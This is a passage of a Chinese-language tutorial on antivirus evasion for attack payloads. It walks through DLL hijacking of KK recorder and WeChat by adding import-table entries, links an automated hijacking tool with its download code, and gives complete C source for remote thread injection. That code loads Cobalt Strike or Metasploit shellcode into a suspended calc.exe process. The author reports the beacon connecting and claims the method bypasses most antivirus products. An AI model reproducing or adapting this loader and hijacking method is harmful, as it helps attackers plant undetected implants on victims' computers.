
接下来我们就要选择我们要劫持的dll了，例如我们要劫持KK录像机的libfontconfig-1.dll（尽量选择和主程序在同一目录的dll）。



下一步我们要用到一个工具叫Stud_PE,大家可以自行下载，然后我们把libfontconfig-1.dll拖入，依次点击函数栏-》右键添加新的输入表-》dll选择-》选择函数-》选中我们导出的函数-》点击加入即可。



然后我们把我们用VS生成的dll放到和我们刚才修改过的dll同目录下，运行KK录像机就可以了。



成功弹出计算器。PS（这里要提一句,白文件dll的选择一定要选择程序加载的dll,可以使用Procmon.exe来监控程序运行的时候都加载哪些dll）

查杀效果如下图所示。

四、利用工具自动劫持

可能没有编程基础或者二进制知识的小伙伴们有点难懂前面的几篇文章，不过没有关系，现在已经有大佬搞出了自动化劫持的工具了，该工具不仅能劫持dll,还支持劫持exe。

先介绍一下工具：

此注入工具是添加输入表进行IAT注入：

1：输入cs或者msf生成shellcode生成免杀dll文件

2：添加需要劫持的软件或者dll

3：劫持过后会在运行目录生成一个Dll和inf配置文件

4：需要把两个文件放在被劫持的软件同目录下才可运行

生成的DLL经过免杀处理，目前只能注入未加壳软件和dll，如果加壳可生成dll过后自行利用lordpe进行添加输入表。


PS：此工具使用易语言编写可能会有杀软报毒，可考虑在虚拟机里面使用。

4.1劫持微信演示

下面我使用微信来给大家做一下演示：


我们打开工具后在下图所示地方输入自己的shellcode

随后我们点击生成dll



会在工具所在目录下面生成如下图2个文件。


然后我们点击劫持文件，在点击浏览选择刚才我们生成的dll，然后点击选择文件选择微信的程序，点击注入到导入表即可。



程序会主动备份被劫持的程序，后缀为.exe，如果想还原只需要去掉即可。然后我们还需要将生成的那两个文件复制到被劫持程序的同目录内。

名称	修改日期	类型	大小
rqt.dat	2019/11/18 14:48	DAT 文件	9 KB
sae.dat	2019/11/18 14:48	DAT 文件	257 KB
SDL License.txt	2019/11/21 17:03	文本文档	1 KB
SDL2.dll	2019/11/21 17:11	应用程序扩展	860 KB
snapshot_blob.bin	2019/11/18 14:48	BIN 文件	634 KB
SPEEX LICENSE.txt	2019/11/18 14:48	文本文档	2 KB
sperqt.dat	2019/11/18 14:48	DAT 文件	13 KB
tbs_resources.data	2019/11/21 17:03	DATA 文件	3,245 KB
tinyxml.dll	2019/11/18 14:48	应用程序扩展	331 KB
TRAE.dll	2019/12/9 17:09	应用程序扩展	4,151 KB
TxBugReport.exe	2019/11/18 14:48	应用程序	382 KB
Uninstall.exe	2019/11/18 14:48	应用程序	978 KB
VoipEngine.dll	2019/11/18 14:48	应用程序扩展	2,508 KB
WeChat.exe	2020/2/24 14:06	应用程序	485 KB
WeChat.exe~	2019/11/18 14:48	EXE~ 文件	482 KB
WeChatApp.exe	2020/2/7 21:28	应用程序	13,224 KB
WeChatAppHost.dll	2019/11/18 14:48	应用程序扩展	1,551 KB
WeChatDecoder.exe	2019/12/2 16:45	应用程序	1,148 KB
WeChatExt.exe	2019/11/18 14:48	应用程序	270 KB
WeChatResource.dll	2020/2/7 21:28	应用程序扩展	5,330 KB
WeChatSpt.exe	2019/11/18 14:48	应用程序	327 KB
WeChatUpdate.exe	2019/11/18 14:48	应用程序	841 KB
wechatweb.exe	2019/12/31 17:31	应用程序	1,169 KB
WeChatWin.dll	2020/2/7 21:28	应用程序扩展	25,051 KB
wwwcomw.dll	2020/2/24 14:04	应用程序扩展	1,560 KB

然后我们点击被劫持的微信即可运行shellcode。




工具下载网盘：链接：https://pan.baidu.com/s/1w8T5vgfGnlBU2Gkpq1kogQ 提取码：c29j

五、利用远程线程注入shellcode混淆免杀


远程线程注入是指一个进程在另一个进程中创建线程的技术，我们使用远程线程注入技术可实现shllcode的混淆免杀效果。

5.1详细操作

使用VS建立C语言控制台项目



在项目上右键属性-》将MFC的使用选为在静态库中使用MFC（这样可以保证在别人机器上也可以运行，不会受到缺少依赖库的限制），缺点是生成的文件较大。




然后将以下代码中的shellcode数组替换为自己CS生成的或MSF生成的上线shellcode。


```
#include "stdafx.h"
#include <Windows.h>
#include<stdio.h>
#include "iostream"
using namespace std;


//使用CS或msf生成的C语言格式的上线shellcode
unsigned char shellcode[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2...........";


BOOL injection()
{
    wchar_t Cappname[MAX_PATH] = { 0 };
    STARTUPINFO si;
    PROCESS_INFORMATION pi;
    LPVOID lpMalwareBaseAddr;
    LPVOID lpnewVictimBaseAddr;
    HANDLE hThread;
    DWORD dwExitCode;
    BOOL bRet = FALSE;


    //把基地址设置为自己shellcode数组的起始地址
    lpMalwareBaseAddr = shellcode;


    //获取系统路径，拼接字符串找到calc.exe的路径
    GetSystemDirectory(Cappname, MAX_PATH);
    _tcscat(Cappname, L"\\calc.exe");


    //打印注入提示
    printf("被注入的程序名:%S\r\n", Cappname);


    ZeroMemory(&si, sizeof(si));
    si.cb = sizeof(si);
    ZeroMemory(&pi, sizeof(pi));


    //创建calc.exe进程
    if (CreateProcess(Cappname, NULL, NULL, NULL,
        FALSE, CREATE_SUSPENDED//CREATE_SUSPENDED新进程的主线程会以暂停
的状态被创建，直到调用ResumeThread函数被调用时才运行。
        , NULL, NULL, &si, &pi) == 0)
```

```
    {
        return bRet;
    }
    //在
    lpnewVictimBaseAddr = VirtualAllocEx(pi.hProcess
        , NULL, sizeof(shellcode) + 1, MEM_COMMIT | MEM_RESERVE,
        PAGE_EXECUTE_READWRITE);


    if (lpnewVictimBaseAddr == NULL)
    {
        return bRet;
    }
    //远程线程注入过程
    WriteProcessMemory(pi.hProcess, lpnewVictimBaseAddr,
        (LPVOID)lpMalwareBaseAddr, sizeof(shellcode) + 1, NULL);


    hThread = CreateRemoteThread(pi.hProcess, 0, 0,
        (LPTHREAD_START_ROUTINE)lpnewVictimBaseAddr, NULL, 0,
NULL);


    WaitForSingleObject(pi.hThread, INFINITE);
    GetExitCodeProcess(pi.hProcess, &dwExitCode);
    TerminateProcess(pi.hProcess, 0);
    return bRet;
}


void help(char* proc)
{
    printf("%s:创建进程并将shellcode写入进程内存\r\n", proc);
}


int main(int argc, char* argv[])
{
    help(argv[0]);
    injection();
}
```


编译生成运行以后会发现程序会自动在后台启动一个系统的calc.exe进程，调试结果如下图所示。



同时CS端上线。



我的电脑上面同时开着火绒、360、腾讯等杀毒软件，只有火绒提示已阻止，但是观察CS端并未掉线。所以说此方法可过绝大部分杀毒。 静态查杀都没有报毒，下面上动态查杀图：



此方法还可配合其他方式，比如前面提到的shellcode加密解密免杀等，我们可以将shellcode加密后放到shellcode数组中，然后再动态解密出来写入在远程线程申请出来的内存中执行，这样免杀效果会更强一些，免杀的手段千变万化，没有哪一种免杀是最好的，我们要学会搭配运用，根据对方的防护情况来布置自己的免杀方式，再次感谢卿先生博客和拿破轮胎两位大佬提供的技术支持。

六、参考资料

《那些shellcode免杀总结》：https://www.cnblogs.com/-qing-/p/12234148.html#_lab2_1_1

《shllcode免杀实战系列》：https://mp.weixin.qq.com/s/iMiTMGQS4sdPliqVdfppig